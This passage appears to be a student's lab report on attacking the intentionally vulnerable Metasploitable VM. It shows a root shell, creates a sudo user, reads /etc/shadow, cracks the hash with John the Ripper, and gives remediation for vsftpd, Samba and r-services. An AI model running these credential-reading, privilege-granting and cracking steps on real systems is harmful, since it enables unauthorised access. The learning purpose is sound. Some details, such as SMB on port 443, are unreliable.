Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# whoami
root
root@metasploitable:~# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:~#
::1                 ff02::1             ip6-allhosts        ip6-localhost       ip6-mcastprefix     metasploitable.localdomain
fe00::0             ff02::2             ip6-allnodes        ip6-localnet        localhost
ff00::0             ff02::3             ip6-allrouters      ip6-loopback        metasploitable
root@metasploitable:~#
```

Task 5 - Create user with root permission

- adduser **prince**
- password **hello**
- sudo usermod -aG sudo prince
- cat /etc/passwd | grep prince
- prince:x:1002:1002:,,,:/home/prince:/bin/bash
- sudo cat /etc/shadow | grep prince0x
- prince:$y$j9T$ep3Qv2Hy8a5uO71kK7yOm0$rxMKpQlW2n/XflTYSpcCljAKbKROVgZHXHr50E5ed.4:20223:0:99999:7:::

Task 6 - Cracking password hashes

- nano prince_hash.txt

- ./john prince_hash.txt

- ./john prince_hash.txt –show

Task 7 – Remediation

1. FTP Service (vsftpd)

Current Version: vsftpd 2.3.4

Latest Version: vsftpd 3.0.5 (as of 2025)

Vulnerability: Version 2.3.4 is affected by a backdoor vulnerability where an attacker can gain a root shell if a malicious payload is sent. This is one of the most serious vulnerabilities in vsftpd.

CVE:

CVE-2011-2523

Reference: https://www.youtube.com/watch?v=G7nIWUMvn0o

Remediation:

- Option 1: Upgrade to vsftpd 3.0.5
- Option 2: Disable FTP and use more secure alternatives like SFTP (via SSH)

2. SMB 3.0.20-Debian (Port 443)

- **Service:** Samba SMB
- **Current Version:** 3.0.20
- **Latest Version:** Samba 4.20.1 (as of May 2025)
- **Vulnerabilities:**
    - **SMB version 3.0.20** is vulnerable to:
        - Remote Code Execution (RCE)
        - Null session attacks
        - Arbitrary file write/read
- **Common CVEs:**
    - CVE-2007-2447 – Samba "username map script" command injection
    - CVE-2017-7494 – Arbitrary code execution
- **Impact:** Attackers can exploit these flaws to **gain shell access**, **move laterally**, or **dump credentials**.
- **Remediation Steps:**
    - Disable SMBv1 and restrict access to trusted IPs only
    - Upgrade Samba to the **latest stable version (v4.20.1)**
    - Harden the /etc/samba/smb.conf file to disable guest access and enable logging
- **Reference:** https://www.youtube.com/watch?v=HPP70Bx0Eck

3. R Services (Ports 512 - rexec, 513 - rlogin, 514 - rsh)

- **Services:** Rexec, Rlogin, Rsh (Legacy UNIX services)
- **Status:** Outdated, Insecure, and Deprecated

- **Vulnerabilities:**
    - Transmit credentials in plaintext
    - Vulnerable to **MITM (Man-in-the-Middle)** and **replay attacks**
    - Weak or no authentication mechanism
    - Allow unauthorized remote access if .rhosts files are misconfigured
- **CVEs:**
    - CVE-1999-0651 – R-services allow remote attackers to access without proper authentication.
- **Impact:**
    - Any user on the network can potentially **impersonate** others and execute remote commands
- **Remediation Steps:**
    - Immediately disable the rsh, rlogin, and rexec services:
- **Reference:** **https://cve.mitre.org/cgi-bin/cvename.cgi?name=1999-0651**

Major Learning From this project

Through this project, I learned how to create and manage users in Linux and how their details are stored in system files. I understood how passwords are saved in hashed format and how they can be cracked using tools like John the Ripper with wordlists. I also used Nmap to scan systems for open ports, detect services running on them, and check the operating system. For this, I used commands like nmap -v to find open ports, nmap -sV to find service versions, and nmap -O to detect the OS. I explored services like SMB and R services, identified outdated or risky ones, and understood why they should be updated or disabled. Finally, I learned how to find problems in a system and suggest fixes like updating software or using better configurations. This hands-on work helped me understand system security better.